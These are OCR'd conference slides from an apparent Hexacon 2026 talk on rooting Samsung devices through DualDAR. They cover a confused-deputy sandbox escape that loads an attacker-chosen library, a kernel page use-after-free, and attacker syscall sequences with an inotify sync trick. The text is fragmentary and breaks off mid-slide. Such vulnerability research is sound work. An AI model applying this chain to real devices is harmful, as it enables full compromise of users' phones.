Calif Research

TU Graz

Full Root

Kernel-Driver Page UAF and Confused-Deputy Vuln in Samsung's DualDAR Subsystem

SPEAKER
Lukas Maar

CONFERENCE
Hexacon 2026

DATE
16-17 October


app
untrusted
?
?
?
?
root
uid 0


app
untrusted
?
?
?
?
root
uid 0


Reliability





Reliability



Portability





Reliability



Portability



Universality

The Android Sandbox

The Android Sandbox



The Android Sandbox



The Android Sandbox



The Android Sandbox

untrusted_app | platform_app | **system_server**



The Android Sandbox

untrusted_app | platform_app | system_server | **dualdar_app**




What DualDAR is

What DualDAR is



File-Based Encryption (FBE)

What DualDAR is



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

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

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

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



File-Based Encryption (FBE)

Before First Unlock (BFU)

- all user data encrypted on flash storage
- key sealed in the TEE

What DualDAR is




File-Based Encryption (FBE)

After First Unlock (AFU)

- key is unwrapped into the OS
- all user data readable

What DualDAR is



File-Based Encryption (FBE)

Dual Data-at-Rest (DualDAR) — a second, inner layer


- inner crypto in userspace (`dualdard`)
- key evicted on lock — never in the OS
- a BFU-like state — even after first unlock

How DualDAR works

How DualDAR works




How DualDAR works



dualdard shares memory with the driver

How DualDAR works



dualdard shares memory with the driver

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


- dualdard shares memory with the driver
- the driver posts a crypto request
- dualdard de/encrypts it with its key



app
untrusted
root
uid 0


Bug 1
sandbox escape
app
untrusted
root
uid 0


The uid gate in `DualDARDaemonProxy`



The uid gate in `DualDARDaemonProxy`



The uid gate in `DualDARDaemonProxy`



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


```
// DualDARDaemonProxy :  IProxyAgentService (binder)
Bundle onMessage(int code, String cmd, Bundle b) {  // per command
  int uid = Binder.getCallingUid();  // who sent it
  if (getAppId(uid) != 5250    // vendor_knoxcore
     && getAppId(uid) != 1000) // system
    throw new SecurityException(...);  // else reject
  ...  dispatch cmd → dualdard ...
}
```

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


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
`relayAsync` loses the caller identity



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

BUG 1

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

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

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

Possible Commands in `dualdard`

Possible Commands in `dualdard`

```
Bundle onMessage(String action, Bundle b) {
  enforceCallingUser(); // uid 5250 || system
  switch (action) {
  // benign
  case "GET_CLIENTLIB_VERSION": return version();
  case "START_DAEMON": startConnector();
  case "STOP_DAEMON": stopConnector();
  [...]
  }
}
```

benign

Possible Commands in `dualdard`

```
Bundle onMessage(String action, Bundle b) {
  enforceCallingUser(); // uid 5250 || system
  switch (action) {
  [...]
  // config
  case "SET_DUALDAR_DO_POLICY": setDoPolicy(b);
  case "PUSH_SECRET": case "CLEAR_SECRET":
    updateSecret(b);
  case "CLEAR_APP_DATA": clearAppData(b);
  [...]
  }
}
```

- benign
- config

Possible Commands in `dualdard`

```
Bundle onMessage(String action, Bundle b) {
  enforceCallingUser(); // uid 5250 || system
  switch (action) {
  [...]
  // inject a native client crypto library
  case "LOAD_CLIENT_LIBRARY":
    String path = b.getString("CRYPTO_PATH");
    loadClientLibrary(b.getInt("user_id"), path);
  [...]
  }
}
```

- benign
- config
- load client library

Possible Commands in `dualdard`

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  [...]
  }
}
```

- benign
- config
- **load client library**


CRYPTO_PATH is attacker-controlled

```
// inside dualdard
void *h = dlopen(path, RTLD_NOW);
// -> library constructor runs
```


app
untrusted
dualdar
ACE
root
uid 0


Bug 2
page UAF
app
untrusted
dualdar
ACE
root
uid 0

Mapping the metadata page (`remap_pfn_range`)



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


```
struct dd_proc {
   struct vm_area_struct *metadata_vma;
   [...]
};
struct dd_info {
   struct page *mdpage;
   [...]
};
```

Mapping the metadata page (`remap_pfn_range`)



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

What `remap_pfn_range` does

userspace

kernelspace

```
// __get_md_page() -- on a crypto request
static inline void __get_md_page(struct dd_proc *proc,
                 struct page *mdpage, [...]) {
    [...]
    remap_pfn_range(proc->metadata_vma, [...],
                page_to_pfn(mdpage), PAGE_SIZE,
                proc->metadata_vma->vm_page_prot);
    [...]
}
```

What `remap_pfn_range` does

userspace

dualdard virtual memory



kernelspace

```c
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

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

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


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
The page is freed without zapping the VMA



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


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mmap(metadata_area);
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


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close(prot_file);
```

```c
// dd_info_try_free() -- on inode eviction (close)
void dd_info_try_free(struct dd_info *info) {
   [...]
   if (atomic_dec_and_test(&info->refcount))
      __free_page(info->mdpage);
   [...] // metadata_vma is never zapped
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
The page is freed without zapping the VMA

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app
untrusted
dualdar
ACE
(pot) alias
mapping
root
uid 0

Two Processes, No Shared Channel

the sequence

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

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

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

Two Processes, No Shared Channel

/data/user/<id>/<app>/files/<file>

the sequence

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Two Processes, No Shared Channel

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Two Processes, No Shared Channel

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```




the sequence runs as



Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

✗ ✗ ✓ ✓ ✗ ✗ ✓

the sequence runs as



Two Processes, No Shared Channel

dualdard

```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);




ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
```

app

```
// app




open(prot_file);
write(prot_file); fadvise(DONTNEED);




close(prot_file);
```


Two Processes, No Shared Channel

dualdard


```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
barrier();


barrier();
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
barrier();
```

app

```
// app


barrier();
open(prot_file);
write(prot_file); fadvise(DONTNEED);
barrier();


barrier();
close(prot_file);
```



Sync the
two processes
app
untrusted
dualdar
ACE
(pot) alias
mapping
root
uid 0

Any Communication Channel?



Any Communication Channel?

- network



Any Communication Channel?

- network
  dualdar_app: no network

dualdar_app




untrusted_app




Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC



Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them



Any Communication Channel?

- network
  dualdar_app: no network
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

- filesystem



Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them
- filesystem
  a file R for one, W for the other



Any Communication Channel?

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

Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them
- filesystem
  a file R for one, W for the other → no

Any other channel?

dualdar_app



untrusted_app



The `inotify` Barrier Channel

```
// inotify(7) -- monitoring filesystem events
wd = inotify_add_watch(fd, path, IN_OPEN);
read(fd); // blocks until path is open()ed
```

The `inotify` Barrier Channel

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





/system/usr/share/zoneinfo/tzdata
(world-readable)



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// inotify(7) -- monitoring filesystem events
wd = inotify_add_watch(fd, path, IN_OPEN);
read(fd); // blocks until path is open()ed
```



Map, Then Free

dualdard

```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
